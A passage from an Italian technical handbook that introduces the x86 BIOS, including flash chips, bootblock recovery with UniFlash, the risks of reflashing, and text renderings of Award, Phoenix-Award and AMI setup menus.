[1] **Isapnptools** GNU GPL

[2] Il funzionamento di questi programmi viene mostrato in maniera superficiale. Per approfondire l'argomento occorrerebbe studiare qualcosa sulle specifiche Plug & Play e quindi leggere i documenti *isapnp(8)*, *isapnp.conf(5)* e *pnpdump(8)*.

[3] **Hwdiag** GNU GPL

Parte xvi

ROM e RAM

Capitolo 83

Introduzione al BIOS

Il firmware degli elaboratori x86 e derivati è noto con il nome BIOS (*Basic input output system*). Originariamente il suo scopo era soltanto quello di fornire delle funzioni essenziali, in modo da consentire a «sistemi operativi» da microelaboratore, come il Dos, di avviarsi e di funzionare.

Nel tempo, il BIOS si è evoluto e spesso costituisce un piccolo sistema di gestione dell'hardware, indipendente da altro software. In particolare, diventa il modo normale attraverso cui si configurano le varie componenti fisiche che sono incorporate nella scheda madre (utilizzando per conservare la configurazione una piccola memoria C/MOS, sostenuta da una batteria).

83.1 Collocazione fisica del BIOS

Rispetto alla terminologia tradizionale, il BIOS (compresa la porzione della memoria C/MOS), costituisce la «ROM» dell'elaboratore. In questo senso (a parte la porzione «C/MOS»), il BIOS è contenuto normalmente all'interno di integrati che hanno una funzione del genere (memorie ROM vere e proprie, oppure memorie cancellabili e riprogrammabili in vario modo).

Figura 83.1. Integrato riprogrammabile tradizionale: sotto l'etichetta si intravede la finestrella per la cancellazione, che richiede l'esposizione a raggi ultravioletti. L'etichetta avrebbe anche lo scopo di proteggere la memoria da una cancellazione accidentale.

Figura 83.2. Memoria «flash», riprogrammabile senza bisogno di estrarre l'integrato dalla scheda madre.






Figura 83.3. Memoria «flash» compatta.

In base alla tradizione, come si vede nelle figure, l'integrato che contiene il BIOS dovrebbe essere estraibile, per facilitarne la sostituzione o la riprogrammazione. Tuttavia, le schede madri tendono a disporre di un BIOS contenuto in un integrato di memoria saldato.

83.2 Blocco di avvio

Quando il BIOS risulta danneggiato per qualche ragione, può darsi che il codice del blocco di avvio (*bootblock*) contenuto del BIOS, sia ancora integro. In tal caso, dovrebbe essere possibile avviare un sistema Dos di emergenza dall'unità a dischetti, anche se lo schermo e la tastiera possono risultare inutilizzabili. In questi casi serve un dischetto contenente il sistema operativo minimo e gli strumenti indispensabili al ripristino del BIOS.

In un'altra sezione di questo capitolo, viene descritto UniFlash per salvare e ripristinare il BIOS. A titolo di esempio, volendo usare questo programma allo scopo di ripristinare un BIOS che è in grado di eseguire solo il codice del blocco di avvio, occorre inserire nel dischetto il file '**`UNIFLASH.EXE`**', la copia del BIOS da ripristinare e un file '`AUTOEXEC.BAT`' realizzato in modo da eseguire automaticamente '**`UNIFLASH.EXE`**':

```
@UNIFLASH -E file_bios_da_ripristinare
```

Nel caso particolare di un BIOS AMI, il blocco di avvio dovrebbe contenere delle istruzioni speciali, attraverso le quali viene caricato automaticamente dal dischetto il file '`AMIBOOT.ROM`' (senza che il dischetto debba contenere un sistema Dos o altro), oppure un altro nome specifico nel caso di schede madri speciali. Eventualmente, può essere necessario premere la combinazione di tasti [*Ctrl+Inizio*] ([*Ctrl+Home*]) per forzare il caricamento del file all'avvio (nel caso di una scheda madre ASUS, si può trattare della combinazione [*Alt F2*]).

Quando si realizza un dischetto Dos con gli strumenti necessari per il ripristino del BIOS, **è necessario che non venga avviato nulla di superfluo**. Pertanto, è meglio sopprimere il file '`CONFIG.SYS`' e mettere nel file '`AUTOEXEC.BAT`' esclusivamente il comando o i comandi di ripristino. In particolare, non vanno avviati programmi come '**`HIMEM.SYS`**' o simili.

Se il BIOS è stato danneggiato, ma il blocco di avvio è integro e non si vede nulla sullo schermo, si può provare a installare una scheda VGA nel bus ISA, oppure, in mancanza di un bus ISA si può tentare con una scheda per il bus AGP.

83.3 Modifica del BIOS

A seconda del tipo di tecnologia adottato, si possono utilizzare delle tecniche differenti per la modifica del contenuto del BIOS. Nei primi elaboratori era necessario estrarre l'integrato contenente il BIOS, cancellarlo (seguendo la procedura prevista per quel tipo di componente) e riscriverlo, attraverso un'apparecchiatura appropriata. In tempi più recenti si è introdotto l'uso di memorie «flash», che consentono la riscrittura senza dover estrarre l'integrato dalla scheda madre.

La facilità attuale con cui è possibile riprogrammare la memoria del BIOS, consente di aggiornarlo, di solito per attivare funzionalità nuove, non previste originariamente per quella tale scheda madre.

Teoricamente, l'aggiornamento del BIOS dovrebbe avvenire con software realizzato appositamente per il tipo di scheda madre di cui si dispone, dal momento che non esiste una procedura unica standardizzata (si veda comunque il programma UniFlash). Tuttavia, questo software specifico è disponibile normalmente dai siti delle case produttrici, assieme alle varie versioni del BIOS esistenti per ogni scheda.

Il procedimento di riscrittura del BIOS ha un solo inconveniente: **se l'operazione fallisce** (di solito per un'interruzione dell'energia elettrica) **o viene eseguita con un file non adatto**, si rischia di non poter più avviare l'elaboratore; in pratica, **si rende inutilizzabile la scheda madre**.

83.4 BIOS di «marca»

Le case produttrici di elaboratori x86 completi, più conosciute, hanno utilizzato principalmente un BIOS prodotto internamente, più o meno derivato da quello originale di IBM. Al contrario, i produttori di schede madri hanno preferito affidarsi ad altre aziende specializzate, contribuendo così allo sviluppo di BIOS più raffinati e generalizzati.

Si ricordano solitamente tre nomi importanti di aziende produttrici di BIOS: AMI Phoenix e Award. Tuttavia, nel tempo le cose sono cambiate; per esempio Award è stata acquisita da Phoenix, ma anche senza avvenimenti così significativi, si può avvertire che nel tempo la configurazione di un certo tipo di BIOS cambia radicalmente.

Ogni produttore di BIOS mette a disposizione i propri strumenti per la modifica e la sostituzione del codice relativo, quando la memoria usata consente la riscrittura senza l'estrazione dalla scheda madre. Tuttavia, l'assenza di uno standard uniforme, richiede sempre una ricerca per l'acquisizione del software necessario alla versione del BIOS di cui si dispone, compatibile con la propria scheda madre.

Anche se il BIOS è realizzato in modo abbastanza generalizzato, ogni modello di scheda madre richiede delle variazioni personalizzate, che dipendono in pratica dai componenti installati effettivamente. Di conseguenza, l'aggiornamento del BIOS richiede di disporre di un file realizzato appositamente per la propria scheda madre, anche se gli strumenti di aggiornamento, eventualmente, possono essere sempre gli stessi.

Eccezionalmente, i BIOS modulari consentono la sostituzione di un certo modulo, senza interferire con il resto, ma si tratta di un'operazione delicata che richiede maggiore esperienza.

Figura 83.5. Programma di configurazione di un BIOS Award con menù semplice: menù principale.[1]

```
                        CMOS SETUP UTILITY
                       AWARD SOFTWARE, INC.

    STANDARD CMOS SETUP              INTEGRATED PERIPHERALS
    BIOS FEATURES SETUP              SUPERVISOR PASSWORD
    CHIPSET FEATURES SETUP           USER PASSWORD
    POWER MANAGEMENT SETUP           IDE HDD AUTO DETECTION
    PNP/PCI CONFIGURATION            HDD LOW LEVEL FORMAT
    LOAD BIOS DEFAULTS               SAVE & EXIT SETUP
    LOAD SETUP DEFAULTS              EXIT WITHOUT SAVING

  Esc : Quit                        ↑ ↓ → ←    : Select Item
  F10 : Save & Exit Setup           (Shift)F2 : Change Color
```

Figura 83.6. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù principale.[1]

```
                Phoenix - AwardBIOS CMOS Setup Utility

  ▶ Standard CMOS Features          ▶ Frequency/Voltage Control
  ▶ Advanced BIOS Features            Load High Performance Defaults
  ▶ Advanced Chipset Features         Load BIOS Setup Defaults
  ▶ Integrated Peripherals            Set Supervisor Password
  ▶ Power Management Setup            Set User Password
  ▶ PnP/PCI Configurations            Save & Exit Setup
  ▶ PC Health Status                  Exit Without Saving

  Esc : Quit      F9 : Menu in BIOS     ↑ ↓ → ←    : Select Item
  F10 : Save & Exit Setup

                       Time, Date, Hard Disk Type...
```

Figura 83.7. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù standard.[1]

```
                Phoenix - AwardBIOS CMOS Setup Utility
                       Standard CMOS Features

   Date (mm:dd:yy)            Mon, May  9 2005       |      Item Help
   Time (hh:mm:ss)            17 : 41 : 37           |
                                                     | Menu Level   ▶
 ▶ IDE Primary Master          None                  |
 ▶ IDE Primary Slave           None                  | Change the day, month,
 ▶ IDE Secondary Master                              | year and century
 ▶ IDE Secondary Slave                               |
                                                     |
   Drive A                    1.44M, 3.5 in.         |
   Drive B                    None                   |
   Floppy 3 Mode Support      Disabled               |
                                                     |
   Video                      EGA/VGA                |
   Halt On                    All Errors             |
                                                     |
   Base Memory                    640K               |
   Extended Memory              64512K               |
   Total Memory                 65536K               |

 ↑↓→←:Move  Enter:Select  +/-/PU/PD:Value  F10:Save  ESC:Exit  F1:General Help
   F5: Previous Values    F6: Fail-Safe Defaults    F7: Optimized Defaults
```

Figura 83.8. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù avanzato.[1]

```
                Phoenix - AwardBIOS CMOS Setup Utility
                       Advanced BIOS Features

   Virus Warning              Disabled               |      Item Help
   CPU Internal Cache         Enabled                |
   External Cache             Enabled                | Menu Level   ▶
   CPU L2 Cache ECC Checking  Enabled                |
   Swap Floppy Drive          Disabled               | Allows you to choose
   Boot Up Floppy Seek        Enabled                | the VIRUS warning
   Boot Up NumLock Status     On                     | feature for IDE Hard
   Gate A20 Option            Fast                   | Disk boot sector
   Typematic Rate Setting     Disabled               | protection. If this
 x Typematic Rate (Chars/Sec) 6                      | function is enabled
 x Typematic Delay (Msec)     250                    | and someone attempt to
   Security Option            Setup                  | write data into this
   OS Select For DRAM > 64MB  Non-OS2                | area , BIOS will show
   HDD S.M.A.R.T. Capability  Disabled               | a warning message on
   Video BIOS Shadow          Enabled                | screen and alarm beep
   EPA LOGO SELECT            LOGO-0                 |
   Small Logo(EPA) Show       Enabled                |

 ↑↓→←:Move  Enter:Select  +/-/PU/PD:Value  F10:Save  ESC:Exit  F1:General Help
   F5: Previous Values    F6: Fail-Safe Defaults    F7: Optimized Defaults
```

Figura 83.9. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù *chipset*.[1]

```
            Phoenix - AwardBIOS CMOS Setup Utility
                  Advanced Chipset Features

 ▶ DRAM Clock/Drive Control    Press Enter          Item Help
 ▶ AGP & P2P Bridge Control    Press Enter
 ▶ CPU & PCI Bus Control       Press Enter      Menu Level   ▶
   Memory Hole                 Disabled
   System BIOS Cacheable       Disabled
   Video RAM Cacheable         Disabled
   Memory Parity/ECC Check     Disabled

 ↑↓→←:Move  Enter:Select  +/-/PU/PD:Value  F10:Save  ESC:Exit  F1:General Help
   F5: Previous Values    F6: Fail-Safe Defaults    F7: Optimized Defaults
```

Figura 83.10. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù dispositivi integrati.[1]

```
            Phoenix - AwardBIOS CMOS Setup Utility
                    Integrated Peripherals

 ▶ VIA OnChip IDE Device       Press Enter          Item Help
 ▶ VIA OnChip PCI Device       Press Enter
 ▶ SuperIO Device              Press Enter      Menu Level   ▶
   Init Display First          AGP
   OnChip USB Controller       All Enabled
   USB Keyboard Support        Disabled
   IDE HDD Block Mode          Enabled

 ↑↓→←:Move  Enter:Select  +/-/PU/PD:Value  F10:Save  ESC:Exit  F1:General Help
   F5: Previous Values    F6: Fail-Safe Defaults    F7: Optimized Defaults
```

Figura 83.11. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù alimentazione.[1]

```
                Phoenix - AwardBIOS CMOS Setup Utility
                        Power Management Setup

    ACPI Suspend Type             S1(POS)              Item Help
    Power Management Option       User Define
    HDD Power Down                Disable          Menu Level   ▶
    Suspend Mode                  Disable
    Video Off Option              Suspend -> Off
    Video Off Method              V/H SYNC+Blank
    MODEM Use IRQ                 3
    Soft-Off by PWRBTN            Instant-Off
    Run VGABIOS if S3 Resume      Auto
    State After Power Failure     Off
  ▶ IRQ/Event Activity Detect     Press Enter

 ↑↓→←:Move  Enter:Select  +/-/PU/PD:Value  F10:Save  ESC:Exit  F1:General Help
    F5: Previous Values    F6: Fail-Safe Defaults    F7: Optimized Defaults
```

Figura 83.12. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù Plug & Play.[1]

```
                Phoenix - AwardBIOS CMOS Setup Utility
                         PnP/PCI Configurations

    PNP OS Installed              No                   Item Help
    Reset Configuration Data      Disabled
                                                   Menu Level   ▶
    Resources Controlled By       Auto(ESCD)
  x IRQ Resources                 Press Enter      Select Yes if you are
                                                   using a Plug and Play
    PCI/VGA Palette Snoop         Disabled         capable operating
    Assign IRQ For VGA            Enabled          system Select No if
    Assign IRQ For USB            Enabled          you need the BIOS to
                                                   configure non-boot
                                                   devices

 ↑↓→←:Move  Enter:Select  +/-/PU/PD:Value  F10:Save  ESC:Exit  F1:General Help
    F5: Previous Values    F6: Fail-Safe Defaults    F7: Optimized Defaults
```

Figura 83.13. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù controllo della temperatura.[1]

```
Phoenix - AwardBIOS CMOS Setup Utility
PC Health Status

CPU Warning Temperature       Disabled          Item Help
Current SYS Temperature
Current CPU Temperature                         Menu Level  ▶
Current CPUFAN1 Speed
Current CHAFAN1 Speed
Vcore
3.3 V
+ 5 V
+12 V
-12 V
- 5 V
VBAT(V)
5VSB(V)
Shutdown Temperature          Disabled

↑↓→←:Move  Enter:Select  +/-/PU/PD:Value  F10:Save  ESC:Exit  F1:General Help
   F5: Previous Values   F6: Fail-Safe Defaults   F7: Optimized Defaults
```

Figura 83.14. Programma di configurazione di un BIOS Phoenix-Award con menù a tendina: menù principale.[1]

```
Phoenix - AwardBIOS CMOS Setup Utility
 Main  Advanced  Security  Boot  Exit

   Date (mm:dd:yy)            Sat, May  7 2005     Item Help
   Time (hh:mm:ss)            15 :  4 : 19
                                                   Menu Level  ▶
   Legacy Diskette A          [1.44M, 3.5 in.]
   Legacy Diskette B          [None]               Change the day, month,
                                                   year and century
 ▶ IDE Channel 0 Master
 ▶ IDE Channel 0 Slave
 ▶ IDE Channel 1 Master       [ None]
 ▶ IDE Channel 1 Slave
   Halt On                    [All , But Keyboard]

   Base Memory                     640K
   Extended Memory               65535K
   Total Memory                   1024K

↑↓→←:Move  Enter:Select  +/-/PU/PD:Value  F10:Save  ESC:Exit  F1:General Help
    F5:Previous Values   F6:Fail-Safe Defaults   F7:Optimized Defaults
```

Figura 83.15. Programma di configurazione di un BIOS Phoenix-Award con menù a tendina: menù avanzato.[1]

```
                 Phoenix - AwardBIOS CMOS Setup Utility
   Main  Advanced  Security  Boot  Exit

  ▶ BIOS Features                                        Item Help
  ▶ Advanced Chipset Control
  ▶ I/O Device Configuration                      Menu Level   ▶
  ▶ PnP/PCI Configurations
  ▶ Console Redirection
  ▶ Hardware Monitor
  ▶ Processor & Clock Option
  ▶ DMI Event Log

 ↑↓→←:Move  Enter:Select  +/-/PU/PD:Value  F10:Save  ESC:Exit  F1:General Help
     F5:Previous Values    F6:Fail-Safe Defaults    F7:Optimized Defaults
```

Figura 83.16. Programma di configurazione di un BIOS Phoenix-Award con menù a tendina: menù sicurezza.[1]

```
                 Phoenix - AwardBIOS CMOS Setup Utility
   Main  Advanced  Security  Boot  Exit

    Set Supervisor Password                              Item Help
    Set User Password
    Password Check            [Setup]             Menu Level   ▶

                                                  Change/Set/Disable
                                                  Password

 ↑↓→←:Move  Enter:Select  +/-/PU/PD:Value  F10:Save  ESC:Exit  F1:General Help
     F5:Previous Values    F6:Fail-Safe Defaults    F7:Optimized Defaults
```

Figura 83.17. Programma di configurazione di un BIOS Phoenix-Award con menù a tendina: menù avvio.[1]

```
                 Phoenix - AwardBIOS CMOS Setup Utility
   Main  Advanced  Security  Boot  Exit

   ▶ Removable Device Priority                    Item Help
   ▶ Hard Disk Boot Priority
   ▶ CD-ROM Boot Priority                  Menu Level   ▶
     First Boot Device       [Removable]
     Second Boot Device      [CDROM]       Select Removable Boot
     Third Boot Device       [Hard Disk]   Device Priority
     Boot Other Device       [Enabled]

 ↑↓→←:Move  Enter:Select  +/-/PU/PD:Value  F10:Save  ESC:Exit  F1:General Help
     F5:Previous Values    F6:Fail-Safe Defaults    F7:Optimized Defaults
```

Figura 83.18. Programma di configurazione di un BIOS Phoenix-Award con menù a tendina: menù uscita.[1]

```
                 Phoenix - AwardBIOS CMOS Setup Utility
   Main  Advanced  Security  Boot  Exit

     Save & Exit Setup                            Item Help
     Exit Without Saving
     Load Fail-Safe Defaults               Menu Level   ▶
     Load Optimized Defaults
     Discard Changes                       Save Data to CMOS

 ↑↓→←:Move  Enter:Select  +/-/PU/PD:Value  F10:Save  ESC:Exit  F1:General Help
     F5:Previous Values    F6:Fail-Safe Defaults    F7:Optimized Defaults
```

Figura 83.19. Programma di configurazione di un BIOS AMI con menù a tendina: menù principale.[1]

```
                          BIOS SETUP UTILITY
  Main    Advanced    Security    Power    Boot    Exit

 System Overview                                  Use [ENTER], [TAB]
                                                  or [SHIFT-TAB] to
 AMIBIOS                                          select a field.
 Version    : N/A
 Build Date: N/A                                  Use [+] or [-] to
 ID         : N/A                                 configure system Time.

 Processor
 Type       : N/A
 Speed      : N/A
 Count      : N/A

 System Memory                                    ↔     Select Screen
 Size       : N/A                                 ↑↓    Select Item
                                                  +-    Change Field
 System Time               [00:00:00]             Tab   Select Field
 System Date               [Sun 12/19/2099]       F1    General Help
                                                  F10   Save and Exit
                                                  ESC   Exit

       vMM.mm (C)Copyright 1985-2002, American Megatrends, Inc.
```

Figura 83.20. Programma di configurazione di un BIOS AMI con menù a tendina: menù avanzato.[1]

```
                          BIOS SETUP UTILITY
  Main    Advanced    Security    Power    Boot    Exit

 Advanced Settings                                Configure the IDE
                                                  device(s).
 WARNING: Setting wrong values in below sections
          may cause system to malfunction.

 ▶ IDE Configuration

 TV Display Type             [NTSC]
 Parallel Port Mode          [N/A]

 Internal Pointing Device    [Enabled]
 Internal Numeric Pad Lock   [Enabled]
                                                  ↔     Select Screen
                                                  ↑↓    Select Item
                                                  Enter Go to Sub Screen
                                                  F1    General Help
                                                  F10   Save and Exit
                                                  ESC   Exit

       vMM.mm (C)Copyright 1985-2002, American Megatrends, Inc.
```

Figura 83.21. Programma di configurazione di un BIOS AMI con menù a tendina: menù sicurezza.[1]

```
                         BIOS SETUP UTILITY
  Main    Advanced    Security    Power    Boot    Exit

 Security Settings                          Install or Change the
                                            password.
 Supervisor Password :N/A
 User Password       :N/A

 Change User Password
 Password Check              [N/A]

 Boot Sector Virus Protection [Disabled]

 Hard Drive Security

 Not allowed to set hard drive password!N/A  ↔     Select Screen
                                             ↑↓    Select Item
                                             Enter Change
                                             F1    General Help
                                             F10   Save and Exit
                                             ESC   Exit

        vMM.mm (C)Copyright 1985-2002, American Megatrends, Inc.
```

Figura 83.22. Programma di configurazione di un BIOS AMI con menù a tendina: menù alimentazione.[1]

```
                         BIOS SETUP UTILITY
  Main    Advanced    Security    Power    Boot    Exit

 Power Settings                             Depending on AC or
                                            Battery powered, CPU
 Intel(R) SpeedStep(tm) tech.  [N/A]        speed will change
                                            based on the
                                            selections.
 ▶ Start Battery Calibration

                                            ↔     Select Screen
                                            ↑↓    Select Item
                                            +-    Change Option
                                            F1    General Help
                                            F10   Save and Exit
                                            ESC   Exit

        vMM.mm (C)Copyright 1985-2002, American Megatrends, Inc.
```





Figura 83.23. Programma di configurazione di un BIOS AMI con menù a tendina: menù avvio.[1]

```
                          BIOS SETUP UTILITY
   Main    Advanced    Security    Power    Boot    Exit

 Boot Settings                                Configure Settings
                                              during System Boot.
 ▶ Boot Settings Configuration
 ▶ Boot Device Priority
 ▶ Hard Disk Drives
 ▶ Removable Drives
 ▶ ATAPI CDROM Drives
 Onboard LAN Boot ROM          [Disabled]

                                              ↔     Select Screen
                                              ↑↓    Select Item
                                              Enter Go to Sub Screen
                                              F1    General Help
                                              F10   Save and Exit
                                              ESC   Exit

         vMM.mm (C)Copyright 1985-2002, American Megatrends, Inc.
```





Figura 83.24. Programma di configurazione di un BIOS AMI con menù a tendina: menù uscita.[1]

```
                          BIOS SETUP UTILITY
   Main    Advanced    Security    Power    Boot    Exit

 Exit Options                                 Exit system setup
                                              after saving the
 Save Changes and Exit                        changes.
 Discard Changes and Exit
 Discard Changes                              F10 key can be used
                                              for this operation.
 Load Optimal Defaults

                                              ↔     Select Screen
                                              ↑↓    Select Item
                                              Enter Go to Sub Screen
                                              F1    General Help
                                              F10   Save and Exit
                                              ESC   Exit

         vMM.mm (C)Copyright 1985-2002, American Megatrends, Inc.
```





Figura 83.25. Programma di configurazione di un BIOS AMI con menù grafico: menù principale.[1]

Figura 83.26. Programma di configurazione di un BIOS AMI con menù grafico: menù avanzato.[1]

